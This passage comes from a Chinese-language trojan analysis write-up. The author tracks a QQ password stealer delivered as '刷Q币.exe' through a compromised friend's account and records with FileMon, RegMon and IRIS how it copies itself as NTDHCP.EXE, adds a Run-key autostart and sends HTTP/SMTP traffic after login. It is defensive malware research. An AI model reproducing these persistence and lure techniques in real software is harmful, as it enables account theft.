观察了好一会儿，木马除了不断重复以上的文件操作和注册表操作（图5）以外，没见有其他动静发生，连IRIS都安静下来了，想起该用QQ测试了，在登录窗体输入QQ密码，可是IRIS里除了QQ的UDP报文以外一片寂静，再也没有特别奇怪的情况出现，疑惑的打开http://www.zigui.org/article.php?id=103601，差点被气晕，这是一篇诗歌，其点击数已经到达65535，估计是站点设计人员最初只给计数器设置了长整形变量所致。再等了好久，该木马除了定时通过QQ发送广告给好友以外再无行动，这是一只“良性”广告木马罢了！




图5

4.2 获得真凶

辛苦查杀了半天的木马居然是没有杀伤力的广告使者，而真正要抓的木马却被“英雄”给杀了，我气得快要吐血，再次指使蓝狼用什么诡计方法都可以，只要能拿回一只木马就行！蓝狼和盗Q者再消耗几十分钟后，盗Q者通过班上某个已经被盗的女生QQ号码发了一个25KB的“刷Q币.exe”过来，马上让蓝狼传给我，直觉告诉我，这次就要抓到真凶了（图6）！




图6：幕后真凶“QQ大盗”木马

4.3 再次应战

照例用PEiD分析加壳情况，报告“Nothing found”（未加壳），可是总觉得“EP Section”显示的内容有异常，点进去一看，前两个Section为“UPX0”和“UPX1”，这不是UPX加的壳吗？看来入口又被作者改得乱七八糟了（图7），时间紧迫，懒得脱壳了。

再次启动File Monitor、Registry Monitor和IRIS，获得如下数据：

File Monitor（图8）:

1）病毒标本2.exe启动 → 判断环境变量，枚举系统目录（C:\WINNT\SYSTEM32）

2）复制自身到系统目录，文件名：NTDHCP.EXE

3）启动系统目录里的NTDHCP.EXE

4）删除病毒标本2.exe（原文件）

文件行为结束




图7：EP段的UPX标记




图8：FileMon监视信息

Registry Monitor（图9）：

1）创建键值：HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

2）设置数据："NTDHCP" = "NTDHCP.EXE"

3）查询多个系统环境变量

** 注册表行为结束 **




图9：RegMon监视信息2

相比于上次的广告木马，这个小东西做的修改似乎很简单，只有单一的文件复制、后台监视（图10）和增加注册表启动项（图11），而且IRIS没有发现任何异常连接行为，但是切不可因此掉以轻心！（图12）启动QQ输入密码登录，直到QQ界面出现，IRIS都没有出现异常数据，难道……正在迷惑的时候，IRIS突然有了大动静，刷的一下出现整整一个屏幕的HTTP和SMTP数据传输！（图13）就是它们了！！！




图10：在后台运行的NTDHCP

